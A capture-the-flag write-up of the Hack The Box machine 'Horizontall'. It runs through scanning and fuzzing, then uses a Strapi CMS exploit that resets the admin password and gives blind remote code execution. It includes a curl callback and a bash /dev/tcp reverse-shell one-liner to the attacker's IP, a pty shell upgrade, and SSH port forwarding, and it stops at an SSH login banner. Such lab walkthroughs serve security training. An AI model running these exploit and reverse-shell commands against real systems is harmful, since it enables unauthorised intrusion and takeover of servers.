

Horizontall

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.105

Lets try pinging it

```
ping 10.10.11.105 -c 5
```

```
PING 10.10.11.105 (10.10.11.105) 56(84) bytes of data.
```

```
64 bytes from 10.10.11.105: icmp_seq=1 ttl=63 time=71.5 ms
```

```
64 bytes from 10.10.11.105: icmp_seq=2 ttl=63 time=68.5 ms
```

```
64 bytes from 10.10.11.105: icmp_seq=3 ttl=63 time=83.9 ms
```

```
64 bytes from 10.10.11.105: icmp_seq=4 ttl=63 time=72.4 ms
```

```
64 bytes from 10.10.11.105: icmp_seq=5 ttl=63 time=83.3 ms
```

```
--- 10.10.11.105 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
```

```
rtt min/avg/max/mdev = 68.531/75.942/83.886/6.397 ms
```

Alright lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.105 --ulimit 5000
```

```
rustscan -a 10.10.11.105 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----

Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.105:22
Open 10.10.11.105:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-08 19:07 IST
Initiating Ping Scan at 19:07
Scanning 10.10.11.105 [2 ports]
Completed Ping Scan at 19:07, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:07
Completed Parallel DNS resolution of 1 host. at 19:07, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:07
Scanning 10.10.11.105 [2 ports]
Discovered open port 80/tcp on 10.10.11.105
Discovered open port 22/tcp on 10.10.11.105
Completed Connect Scan at 19:07, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.105
Host is up, received syn-ack (0.082s latency).
Scanned at 2024-10-08 19:07:45 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Open Ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

80/tcp open http syn-ack

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.105 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.105 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-08 19:10 IST
Nmap scan report for 10.10.11.105
Host is up (0.091s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontal.htb
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http     nginx 1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontal.htb
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add horizontal.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb
~
~
```

Now lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Lets do directory fuzzing first

Directory Fuzzing

```
feroxbuster -u http://horizontall.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings -o
directories.txt
```

```
feroxbuster -u http://horizontall.htb -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings -o directories.txt
```

```

-----
  🚩 Status Codes      All Status Codes!
  🕒 Timeout (secs)    7
  🌐 User-Agent        feroxbuster/2.11.0
  ⚙️ Config File       /home/pks/.config/feroxbuster/ferox-config.toml
  🔗 Extract Links     true
  📄 Output File       directories.txt
  🗂️ Scan Dir Listings true
  🌐 HTTP methods     [GET]
  📏 Recursion Depth   4
-----
🚩 Press [ENTER] to use the Scan Management Menu™

404 GET 7l 13w 178c Auto-filtering found 404-like response and created new filter; toggle off with --
200 GET 1l 35w 6796c http://horizontall.htb/favicon.ico
200 GET 1l 5w 720c http://horizontall.htb/css/app.0f40a091.css
200 GET 2l 394w 18900c http://horizontall.htb/js/app.c68eb462.js
403 GET 7l 11w 178c http://horizontall.htb/css/
403 GET 7l 11w 178c http://horizontall.htb/js/
200 GET 10l 2803w 218981c http://horizontall.htb/css/chunk-vendors.55204a1e.css
301 GET 7l 13w 194c http://horizontall.htb/css => http://horizontall.htb/css/
200 GET 55l 86826w 1190830c http://horizontall.htb/js/chunk-vendors.0e02b89e.js
200 GET 1l 43w 901c http://horizontall.htb/
301 GET 7l 13w 194c http://horizontall.htb/img => http://horizontall.htb/img/
200 GET 1l 43w 901c http://horizontall.htb/index.html
301 GET 7l 13w 194c http://horizontall.htb/js => http://horizontall.htb/js/
[#####] - 5s 18463/18463 0s found:12 errors:0
[#####] - 3s 4614/4614 1532/s http://horizontall.htb/
[#####] - 2s 4614/4614 2273/s http://horizontall.htb/js/
[#####] - 2s 4614/4614 2204/s http://horizontall.htb/css/
[#####] - 2s 4614/4614 2367/s http://horizontall.htb/img/
```

📁 Directories

```
200 GET 1l 35w 6796c http://horizontall.htb/favicon.ico🔗
200 GET 1l 5w 720c http://horizontall.htb/css/app.0f40a091.css🔗
200 GET 2l 394w 18900c http://horizontall.htb/js/app.c68eb462.js🔗
403 GET 7l 11w 178c http://horizontall.htb/css/🔗
403 GET 7l 11w 178c http://horizontall.htb/js/🔗
200 GET 10l 2803w 218981c http://horizontall.htb/css/chunk-vendors.55204a1e.css🔗
301 GET 7l 13w 194c http://horizontall.htb/css🔗 =>
http://horizontall.htb/css/🔗
200 GET 55l 86826w 1190830c http://horizontall.htb/js/chunk-vendors.0e02b89e.js🔗
200 GET 1l 43w 901c http://horizontall.htb/🔗
301 GET 7l 13w 194c http://horizontall.htb/img🔗 =>
http://horizontall.htb/img/🔗
200 GET 1l 43w 901c http://horizontall.htb/index.html🔗
301 GET 7l 13w 194c http://horizontall.htb/js🔗 =>
http://horizontall.htb/js/🔗
```

Alright now lets try VHOST Enumeration

VHOST Enumeration

```
ffuf -u http://horizontall.htb -H "Host: FUZZ.horizontall.htb" -w /usr/share/wordlists/seclists/Discovery/
```

[illegible]

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://horizontall.htb
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.horizontall.htb
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


```

```
www [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 137ms]
:: Progress: [19966/19966] :: Job [1/1] :: 432 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
```


Basically nothing here lets get to web application now

Web Application

Default page



Nothing here lets do some manually digging in the source code



There is this second js script here lets take a look at it

⚠ Not Secure view-source:http://horizontall.htb/js/app.c68eb462.js

```
.get("http://api-prod.horizontall.htb/reviews").t
```

Now lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb     dev
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb  api-prod.horizontall.htb
~
```

Now lets run directory against this as well

```
feroxbuster -u http://api-prod.horizontall.htb/ -w
/usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings -o
directories.txt -r
```



```

feroxbuster -u http://api-prod.horizontal.htb/ -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings -o directories.txt -r
Press [ENTER] to use the Scan Management Menu™

404 GET 1L 3w 60c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 19L 33w 413c http://api-prod.horizontal.htb/
200 GET 16L 101w 854c http://api-prod.horizontal.htb/admin
200 GET 16L 101w 854c http://api-prod.horizontal.htb/ADMIN
200 GET 223L 1051w 9230c http://api-prod.horizontal.htb/admin/runtime~main.d078dc17.js
200 GET 16L 101w 854c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1L 7w 1530c http://api-prod.horizontal.htb/favicon.ico
200 GET 136809L 570073w 7001634c http://api-prod.horizontal.htb/admin/main.da91597e.chunk.js
200 GET 16L 101w 854c http://api-prod.horizontal.htb/Admin
200 GET 19L 33w 413c http://api-prod.horizontal.htb/index.html
200 GET 1L 1w 144c http://api-prod.horizontal.htb/admin/init
200 GET 1L 1w 90c http://api-prod.horizontal.htb/admin/layout
500 GET 7L 15w 202c http://api-prod.horizontal.htb/Root
500 GET 7L 15w 202c http://api-prod.horizontal.htb/sample
500 GET 7L 15w 202c http://api-prod.horizontal.htb/seed
200 GET 3L 21w 121c http://api-prod.horizontal.htb/robots.txt
500 GET 7L 15w 202c http://api-prod.horizontal.htb/shim
500 GET 7L 15w 202c http://api-prod.horizontal.htb/specials
500 GET 7L 15w 202c http://api-prod.horizontal.htb/sphider
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/Server
200 GET 3L 21w 121c http://api-prod.horizontal.htb/admin/robots.txt
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/cgi-bin/banner_element
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/smt
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/spamlog.log
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/packaged
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/cgi-bin/brochures
500 GET 7L 15w 202c http://api-prod.horizontal.htb/terminal
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/passwd
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/cgi-bin/cgi-shl
500 GET 7L 15w 202c http://api-prod.horizontal.htb/uploadfiles
500 GET 7L 15w 202c http://api-prod.horizontal.htb/util
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/popup_image
500 GET 7L 15w 202c http://api-prod.horizontal.htb/admin/cgi-bin/cgi-bin/Computers
500 GET 7L 15w 202c http://api-prod.horizontal.htb/virtual

```


Directories

```


200 GET 19L 33w 413c http://api-prod.horizontal.htb/
200 GET 16L 101w 854c http://api-prod.horizontal.htb/admin
200 GET 16L 101w 854c http://api-prod.horizontal.htb/ADMIN
200 GET 223L 1051w 9230c http://api-
prod.horizontal.htb/admin/runtime~main.d078dc17.js
200 GET 1L 7w 1530c http://api-prod.horizontal.htb/favicon.ico
200 GET 136809L 570073w 7001634c http://api-
prod.horizontal.htb/admin/main.da91597e.chunk.js
200 GET 16L 101w 854c http://api-prod.horizontal.htb/Admin
200 GET 19L 33w 413c http://api-prod.horizontal.htb/index.html
200 GET 1L 1w 144c http://api-prod.horizontal.htb/admin/init
200 GET 1L 1w 90c http://api-prod.horizontal.htb/admin/layout
200 GET 3L 21w 121c http://api-prod.horizontal.htb/robots.txt
200 GET 3L 21w 121c http://api-
prod.horizontal.htb/admin/robots.txt
200 GET 3L 21w 121c http://api-prod.horizontal.htb/admin/cgi-
bin/robots.txt
200 GET 3L 21w 121c http://api-prod.horizontal.htb/admin/cgi-
bin/cgi-bin/robots.txt

```

Lets see this page



Now lets see this reviews page we found earlier



So it is an api lets see this admin page now

⌕ < > ↺ http://api-prod.horizontal.htb/admin/init

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

▼ data:

uuid:	"a55da3bd-9693-4a08-9279-f9df57fd1817"
currentEnvironment:	"development"
autoReload:	false
strapiVersion:	"3.0.0-beta.17.4"

So exact exploit we have for this lets run it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal git:(main) # python3 exploit.py http://api-prod.horizontal.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully
[+] Your email is: admin@horizontal.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbilI4RezQ8XDLurG28dUCJ-IxY53xA

$> id
[+] Triggering Remote code execution
[*] Remember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
$>
```

Now lets try if we have Code Execution on this

First we start a python server

```
sudo python -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now lets to hit ourself with curl for RCE

```
$> curl http://10.10.16.31
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
$> █
```

and we get a hit

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontalll git:(main)±5
sudo python -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.105 - - [08/Oct/2024 20:07:54] "GET / HTTP/1.1" 200 -
█
```

Now let get a revshell
Start a listener

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
█
```

Now lets get the revshell like this

```
$> bash -c 'bash -i >& /dev/tcp/10.10.16.31/9001 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
█
```

And we get our revshell

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.105 51944
bash: cannot set terminal process group (1960): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontalll:~/myapi$ █
```

Now lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.105 51944
bash: cannot set terminal process group (1960): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontalall:~/myapi$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
strapi@horizontalall:~/myapi$ ^Z
[1]  + 25668 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontalall git:(main)+3
```

```
stty raw -echo; fg
```

```
[1]  + 25668 continued nc -lvnp 9001
```

```
strapi@horizontalall:~/myapi$ export TERM=xterm
strapi@horizontalall:~/myapi$
strapi@horizontalall:~/myapi$ █
```

Here is user.txt

```
strapi@horizontalall:/home/developer$ ls -al
total 108
drwxr-xr-x  8 developer developer 4096 Aug  2  2021 .
drwxr-xr-x  3 root      root      4096 May 25  2021 ..
lrwxrwxrwx  1 root      root        9 Aug  2  2021 .bash_history -> /dev/null
-rw-r----- 1 developer developer  242 Jun  1  2021 .bash_logout
-rw-r----- 1 developer developer 3810 Jun  1  2021 .bashrc
drwx----- 3 developer developer 4096 May 26  2021 .cache
-rw-rw----- 1 developer developer 58460 May 26  2021 composer-setup.php
drwx----- 5 developer developer 4096 Jun  1  2021 .config
drwx----- 3 developer developer 4096 May 25  2021 .gnupg
drwxrwx---  3 developer developer 4096 May 25  2021 .local
drwx----- 12 developer developer 4096 May 26  2021 myproject
-rw-r----- 1 developer developer  807 Apr  4  2018 .profile
drwxrwx---  2 developer developer 4096 Jun  4  2021 .ssh
-r--r--r--  1 developer developer   33 Oct  8 13:24 user.txt
lrwxrwxrwx  1 root      root        9 Aug  2  2021 .viminfo -> /dev/null
strapi@horizontalall:/home/developer$ █
```

Vertical PrivEsc

U can add like ssh keys by making a folder in home directory of strapi
i did that for a stable shell

So i ran linpeas on this

```

┌─┐ Active Ports
└─┘ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:3306          0.0.0.0:*        LISTEN    -
tcp      0      0 0.0.0.0:80             0.0.0.0:*        LISTEN    -
tcp      0      0 0.0.0.0:22             0.0.0.0:*        LISTEN    -
tcp      0      0 127.0.0.1:1337         0.0.0.0:*        LISTEN    1960/node /usr/bin/
tcp      0      0 127.0.0.1:8000         0.0.0.0:*        LISTEN    -
tcp6     0      0 :::80                  :::*             LISTEN    -
tcp6     0      0 :::22                  :::*             LISTEN    -

```

lets port forward this 8000 to us like this

```

~/Test/Keys
ssh -i strapi -L 9002:127.0.0.1:8000 strapi@10.10.11.105
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Oct  8 15:27:38 UTC 2024

System load:  0.0               Processes:    184
Usage of /:   82.4% of 4.856B   Users logged in:  1
Memory usage: 45%              IP address for eth0: 10.10.11.105
Swap usage:   0%

0 updates can be applied immediately.

